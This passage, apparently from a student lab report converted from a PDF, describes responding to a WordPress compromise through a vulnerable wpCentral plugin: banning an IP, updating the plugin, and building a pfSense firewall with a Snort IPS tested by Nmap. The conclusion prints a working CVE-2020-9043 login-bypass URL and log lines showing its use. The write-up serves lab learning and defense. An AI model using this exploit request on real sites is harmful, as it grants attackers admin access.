
- The attacker has the IP address 192.168.30.228.
- They successfully achieved privilege escalation through a key provided by the WPCentral application, which appears in the source code of the dashboard for subscriber accounts (this option must be allowed by the site admin).
- The attacker gained access to the site as an admin on February 10, 2023, at 18:05:12.

## Part 3: Response and Vulnerability Fix

This part is likely the least technically interesting section of the report. It can be assumed that this step takes place in parallel with the previous step from the moment the attacker is identified.

Initially, it involves implementing emergency measures to respond to the attack. You could examine even more recent logs to see if the attacker is still connected to the site (but that's not the case here).

Therefore, the goal is to block the attacker's IP to prevent them from accessing the site again (even though they may change their IP). To do this, we have various WordPress extensions at our disposal. We install the WP Ban extension:



The screenshot shows the 'Ban Options' configuration page for the WP Ban extension. It includes a 'Reverse Proxy Check' section with a checkbox for 'I am using a reverse proxy.' and a text area for 'Banned IPs' containing the IP address '192.168.30.228'. The page also provides instructions on how to use wildcards and examples of banned IP patterns.

**Ban Options**

**Reverse Proxy Check:**  
This will assume that incoming requests include the user's IP address in the HTTP\_X\_FORWARDED\_FOR (and the request IP will be from your proxy).

☐ I am using a reverse proxy.  
If you're not sure, leave this unchecked. Ticking this box will...

**Banned IPs:**  
Use \* for wildcards.  
Start each entry on a new line.

**Examples:**  
» 192.168.1.100  
» 192.168.1.\*  
» 192.168.\*.\*

192.168.30.228

You can also disable or remove the WPCentral application from the WordPress site, as it does not impact the production site since it is an external management tool.

(However, simply disabling the application is not sufficient; it needs to be removed.)


By accessing the source code of the dashboard page:

```

773     </div>
774
775     <script>
776     /*  */
777     var commonL10n = {"warnDelete":"Vous \u00eates en train de supprimer d\u00
778     &lt;/script&gt;
779     &lt;script src='http://localhost/wordpress/wp-admin/load-scripts.php?c=1&amp;
780     &lt;script src='http://localhost/wordpress/wp-includes/js/dist/vendor/wp-poly
781     &lt;script&gt;
782     ( 'fetch' in window ) || document.write( '&lt;script src="http://localhost/wo
783     &lt;/script&gt;
784     &lt;script src='http://localhost/wordpress/wp-includes/js/dist/dom-ready.min.
785     &lt;script src='http://localhost/wordpress/wp-includes/js/dist/ally.min.js?ve
786     &lt;script&gt;
787     var communityEventsData = {"nonce":"ah745dhhd7" "cache":"" "l10n":{"enter
</pre>
</div>
<div data-bbox="131 330 665 428" data-label="Image">
<img alt="Screenshot of a web browser showing the wpCentral application. The address bar shows 'wpCentral'. A search bar is visible with the text 'connection key' and '0/0'."/>
</div>
<div data-bbox="677 356 884 477" data-label="Text">
<p>We can see that the login key has indeed disappeared. At this point, it is no longer possible for a new attacker to perform privilege escalation.</p>
</div>
<div data-bbox="114 477 884 529" data-label="Text">
<p>By conducting research on the WPCentral application, it is evident that the vulnerability has been addressed with the release of version 1.5.1 of the application. (Our WordPress site was using version 1.5.0.)</p>
</div>
<div data-bbox="114 546 544 564" data-label="Text">
<p>Let's see what happens when we update the plugin:</p>
</div>
<div data-bbox="118 564 878 833" data-label="Image">
<img alt="Screenshot of the WordPress plugin management interface. The top section shows the 'wpCentral' plugin with a notification: 'Une nouvelle version pour wpCentral est disponible. Afficher les détails de la version 1.5.6 ou mettre à jour maintenant.' Below this, the 'wpCentral' plugin is listed with version 1.5.6 and a green checkmark indicating it has been updated."/>
</div>
<div data-bbox="114 838 477 855" data-label="Text">
<p>In the source code of the admin dashboard:</p>
</div>
<div data-bbox="852 934 884 952" data-label="Page-Footer">
<p>16</p>
</div>
```



The login key is still present in plain text. We now want to determine if the same is true in the subscriber's space.




## Part 4: Improving Site Defense

The initial emergency actions have been implemented hastily. It is now time to focus on the implementation of defensive tools aimed at preventing future attacks.


In this section, we will discuss the implementation of a pfSense firewall, which will be situated between our WordPress site (LAN space) and the internet (WAN space). The idea is to practice setting up this type of network firewall to create specific rules that prevent attackers from scanning the site's vulnerabilities and restrict malicious IP access to only port 80 of the Windows 7 machine (to prevent, for example, attacks on the database).

This diagram illustrates the new topology:


New Topology



On VirtualBox, we create a second network adapter on pfSense to set up the LAN:




Then, we install pfSense in console mode. Once this step is completed, we connect the virtual machine running Windows 7 to the LAN we have just created.




We can then use this machine to complete the installation and configure our online firewall. At the Windows 7 startup, we configure:


- The IP address to make it static (which I didn't do initially and caused me some trouble...). IP address: 192.168.56.101



A DNS server to provide access to the internet.



We then access the firewall through the now accessible web interface:



By default, pfSense creates various LAN rules to ensure future access to the firewall and access to the internet from this interface:

Rules (Drag to Change Order)											
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	4 /1.36 MiB	*	*	*	LAN Address	443 80	*	*		Anti- Lockout Rule	
<input type="checkbox"/>	<input checked="" type="checkbox"/> 1 /779 KiB	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	  
<input type="checkbox"/>	<input checked="" type="checkbox"/> 0 / 0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	  

We create a first rule on the WAN interface to allow external IPs to make TCP protocol requests to the firewall:

**Edit Firewall Rule**

Action

Pass

▼

Choose what to do with packets that match the criteria specified below.  
Hint: the difference between block and reject is that with reject, a packet (T) whereas with block the packet is dropped silently. In either case, the origina

Disabled

☐ Disable this rule  
Set this option to disable this rule without removing it from the list.

Interface

WAN

▼

Choose the interface from which packets must come to match this rule.

Address Family

IPv4

▼

Select the Internet Protocol version this rule applies to.

Protocol

TCP

▼

Choose which IP protocol this rule should match.

**Destination**

Destination

☐ Invert match

This firewall (self)

Destination Port Range

(other) ▼

aliasesFw

(other)

From Custom To

Specify the destination port or port range for this rule. The "To" field may b


(The alias only redirects to port 80: this was a personal test out of curiosity.)  
We also create a second similar rule to allow pings.

Rules (Drag to Change Order)											
□	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	✓ ⚙	0 / 0 B	IPv4 TCP	*	*	This Firewall	aliasesFw	WAN_DHCP	none	TCP WAN to FW	🔗 ⚙ 📄 🚫 🗑
<input type="checkbox"/>	✓ ⚙	0 / 0 B	IPv4 ICMP	*	*	This Firewall	*	WAN_DHCP	none	PING WAN TO FW	🔗 ⚙ 📄 🚫 🗑


Regarding access to the WordPress site from the WAN, we set up port forwarding so that HTTP requests sent to the firewall are redirected to port 80 of the Windows 7 machine hosting WordPress.

<b>Destination</b>	<input type="checkbox"/> Invert match.	This Firewall (self) <input type="button" value="v"/>		<input type="text"/>
		Type	Address/mask	
<b>Destination port range</b>	HTTP <input type="button" value="v"/>	<input type="text"/>	HTTP <input type="button" value="v"/>	<input type="text"/>
		From port	Custom	To port
		Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty.		
<b>Redirect target IP</b>	Single host <input type="button" value="v"/>		192.168.56.1	
		Type	Address	
Enter the internal IP address of the server on which to map the ports. e.g.: 192.168.1.12 for IPv4 In case of IPv6 addresses, it must be from the same 'scope', i.e. it is not possible to redirect from link-local addresses scope (fe80:*) to local scope (::1)				
<b>Redirect target port</b>	HTTP <input type="button" value="v"/>		<input type="text"/>	
		Port	Custom	
Specify the port on the machine with the IP address entered above. In case of a port range, specify the beginning (calculated automatically). This is usually identical to the "From port" above.				
<b>Description</b>	accès wordpress test			
A description may be entered here for administrative reference (not parsed)				

The redirection is working because we can now connect with the Kali machine to WordPress using the firewall's IP:




[Aller au contenu](#)



## Wordpress hacking

Un site utilisant WordPress



However, we encounter several issues. Firstly, we cannot perform any actions on the site because when we try to navigate to another page, the redirection occurs via the domain name configured on the WordPress side. In our case, it's the IP 192.168.56.112, and our Kali machine is unable to make a GET request to a page hosted on the LAN.

In an attempt to resolve this issue, I naively added two new rules on the WAN interface specifying that pings and TCP requests are now allowed on the IP of Windows 7, which would allow me to directly access the site via its basic URL (without success):

Edit Firewall Rule

Action

Pass

Choose what to do with the traffic.  
Hint: the difference between "pass" and "block" is that "pass" allows the traffic whereas with "block" the traffic is blocked.

Disabled

☐ Disable this rule

Set this option to disable the rule if you want to.

Interface

WAN

Choose the interface from which the traffic comes.

Address Family

IPv4

Select the Internet Protocol version.

Protocol

TCP

Choose which IP protocol you want to filter.

**Destination**

**Destination**
☐ Invert match

Single host or alias

192.168.56.112


**Destination Port Range**

HTTP (80)

HTTP (80)

From
 Custom
 To
 Custom

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.



**192.168.56.112** a mis trop de temps à répondre.  
Voici quelques conseils :

```
(kali㉿kali)-[~]
└─$ ping 192.168.56.112
PING 192.168.56.112 (192.168.56.112) 56(84) bytes of data:
^C
  ── 192.168.56.112 ping statistics ──
3 packets transmitted, 0 received, 100% packet loss, time 2050ms
```

The second problem I noticed is that the placement of our firewall between the WAN and the site has significantly slowed down page downloads from the WAN. In fact, we have to wait for several tens of seconds before getting the site's homepage.

Due to time constraints, I chose not to address these issues. So, I will try to implement (what I initially wanted to do) an IPS that would block an IP attempting a port scan on the firewall. While researching, I saw that pfSense has additional packages to install that include well-known IDS/IPS functionalities.

Packages		
Name	Version	Description
snort	4.1.6	Snort is an open source network intrusion p signature, protocol, and anomaly-based ins
		Package Dependencies: <a href="#">snort-2.9.20</a>
suricata	6.0.4_1	High Performance Network IDS, IPS and Se
		Package Dependencies: <a href="#">suricata-6.0.4</a>

So, we install Snort, which then needs to be configured. In the configuration options, we are offered the option to download pre-made rules, which we do.

### Snort Subscriber Rules

**Enable Snort VRT**
☐ Click to enable download of Snort free Registered User or paid Subscriber rules

[Sign Up for a free Registered User Rules Account](#)  
[Sign Up for paid Snort Subscriber Rule Set \(by Talos\)](#)

In the General settings:

### General Settings

Remove Blocked  
Hosts Interval

NEVER

Please select the amount of time you would like hosts to be blocked. In most cases, one hour is a good choice.

Remove Blocked  
Hosts After  
Deinstall

☒ Click to clear all blocked hosts added by Snort when removing the package. Default is checked.

This option allows us to define how long hosts that are scanning will be banned.

### General Settings

Remove Blocked  
Hosts Interval

15 MINS

Please select the amount of time you would like hosts to be blocked. In most cases, one hour is a good choice.

We then go to the Snort Interfaces tab:

### General Settings

Enable

☒ Enable interface

Interface

WAN (em0)

Choose the interface where this Snort

Description

WAN

Enter a meaningful description here fo

Snap Length

1518

Enter the desired interface snaplen va



The "Block Offenders" option allows us to block IPs that generate alerts. Indeed, Snort rules are set to generate alerts (IDS part initially), and if this option is selected, block the IP at its source (IPS part).

Nous remarquons une option liée à l'IP à bloquer, qui est définie par défaut sur BOTH. C'est étrange car cela signifie que l'IP source et l'IP de destination sont toutes deux bloquées...



So, we specify that only the source should be blocked.

We also configure the security policy that Snort will apply. I selected the Security mode, which is the 3rd most aggressive out of 4 levels of defense against attacking IPs.





Not finding the tab to set up my own alerts, I chose to download a template provided by snort.org. This template provides an impressive number of alert rules. While going through the list, I noticed that there were already alarms for scans in place.

✓	⚠	1	53734	tcp	\$EXTERNAL_NET	any	\$HOME_NET	\$HTTP_PORTS	SERVER-WEBA	IBM
									Data Risk	Manager
									nmap	scan command
									execution	attempt

Once we have finished configuring the WAN interface, we need to click on the play button to start the IPS.

Interface Settings Overview			
Interface	Snort Status	Pattern Match	
<input type="checkbox"/> WAN (em0)	 	AC-BNFA	

I then tested a port scan with Nmap on Kali, targeting the firewall. To do this, I relaxed the pfSense rules because the scan was not working with the rules I had previously configured. So, I allowed all requests:

Rules (Drag to Change Order)											
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	 0/1 KiB	IPv4 *	*	*	This Firewall	*	WAN_DHCP	none		TCP WAN to FW	   

Le scan :

```

$ ping 192.168.28.49
PING 192.168.28.49 (192.168.28.49) 56(84) bytes of data.
^C
--- 192.168.28.49 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5103ms

(kali@kali)-[~]
$ ping 192.168.28.49
PING 192.168.28.49 (192.168.28.49) 56(84) bytes of data.
64 bytes from 192.168.28.49: icmp_seq=1 ttl=64 time=0.355 ms
64 bytes from 192.168.28.49: icmp_seq=2 ttl=64 time=0.414 ms
^C
--- 192.168.28.49 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1012ms
rtt min/avg/max/mdev = 0.355/0.384/0.414/0.029 ms

(kali@kali)-[~]
$ nmap 192.168.28.49
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:43 EST

```

Scan result on the Firewall interface:

Alert Log Actions

Download

Clear

Alert Log View Filter

3 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2023-02-23 10:44:22		2	TCP	Attempted Information Leak	192.168.28.228	57234	192.168.28.49	5903	1:2002911	ET SCAN Potential VNC Scan 5900-5920
2023-02-23 10:43:59		2	TCP	Potentially Bad Traffic	192.168.28.228	34078	192.168.28.49	3306	1:2010937	ET SCAN Suspicious inbound to MySQL port 3306
2023-02-23 10:43:58		2	TCP	Potentially Bad Traffic	192.168.28.228	34074	192.168.28.49	3306	1:2010937	ET SCAN Suspicious inbound to MySQL port 3306

Kali's IP address was automatically blocked.

Last 500 Hosts Blocked by Snort (only applicable to Legacy Blocking Mode interfaces)			
#	IP	Alert Descriptions and Event Times	Remove
1	192.168.28.228	ET SCAN Suspicious inbound to mySQL port 3306 -- 2023-02-23 10:43:59 ET SCAN Potential VNC Scan 5900-5920 -- 2023-02-23 10:44:22 ET SCAN Potential VNC Scan 5800-5820 -- 2023-02-23 10:44:56	
1 host IP address is currently being blocked Snort on Legacy Blocking Mode interfaces.			

Ping to the firewall is no longer possible from the Kali machine.

```
(kaliⓈkali)-[~]
└─$ ping 192.168.28.49
PING 192.168.28.49 (192.168.28.49) 56(84) bytes of data.
--- 192.168.28.49 ping statistics ---
38 packets transmitted, 0 received, 100% packet loss, time 37846ms
```

The attacking IP has been successfully blocked by SNORT.

## Conclusion

We have seen how to exploit CVE-2020-9043 using a login key visible in the source code of the subscriber dashboard on the WordPress site, which leads to admin access.

[http://192.168.30.246/Wordpress/wp-admin/admin-ajax.php?action=my\\_wpc\\_signon&auth\\_key=vdcldxs8yoi9coqwjqpvlucxthpft5il1e5g73xgjie3ikiylotp2duhlgrsq2qyi8wxjy7ieuuyfj1uojeauilvhocjl4vw4amicrtzuiqbkmmeet2plpxev8tbf](http://192.168.30.246/Wordpress/wp-admin/admin-ajax.php?action=my_wpc_signon&auth_key=vdcldxs8yoi9coqwjqpvlucxthpft5il1e5g73xgjie3ikiylotp2duhlgrsq2qyi8wxjy7ieuuyfj1uojeauilvhocjl4vw4amicrtzuiqbkmmeet2plpxev8tbf)

By analyzing the Apache server logs, we found the lines that demonstrate the attacker's penetration of the WordPress site as an admin.

```
12409 192.168.30.228 - - [10/Feb/2023:18:05:11 +0100] "GET /wordpress/wp-admin/admin-ajax.php?
action=my_wpc_signon&auth_key=vdcldxs8yoi9coqwjqpvlucxthpft5il1e5g73xgjie3ikiylotp2duhlgrsq2qyi8wxjy7i-
euuyfj1uojeauilvhocjl4vw4amicrtzuiqbkmmeet2plpxev8tbf HTTP/1.1" 302 - "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:102.0) Gecko/20100101 Firefox/102.0"
12410 192.168.30.228 - - [10/Feb/2023:18:05:12 +0100] "GET /wordpress/wp-admin/user/ HTTP/1.1" 302 - "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

Following immediate corrective actions (blocking the attacker's IP, updating the WPCentral plugin), we attempted to add a pfSense firewall to the project's architecture. Unfortunately, this attempt ended in failure (for now) as the firewall impedes access to WordPress and cannot be used in production at this stage. Therefore, I need to review its configuration in order to address these issues.

On my part, I would have also liked to enhance the infrastructure by adding NXLog to the firewall to redirect all logs to a SIEM (Security Information and Event Management system), such as Splunk, for example.

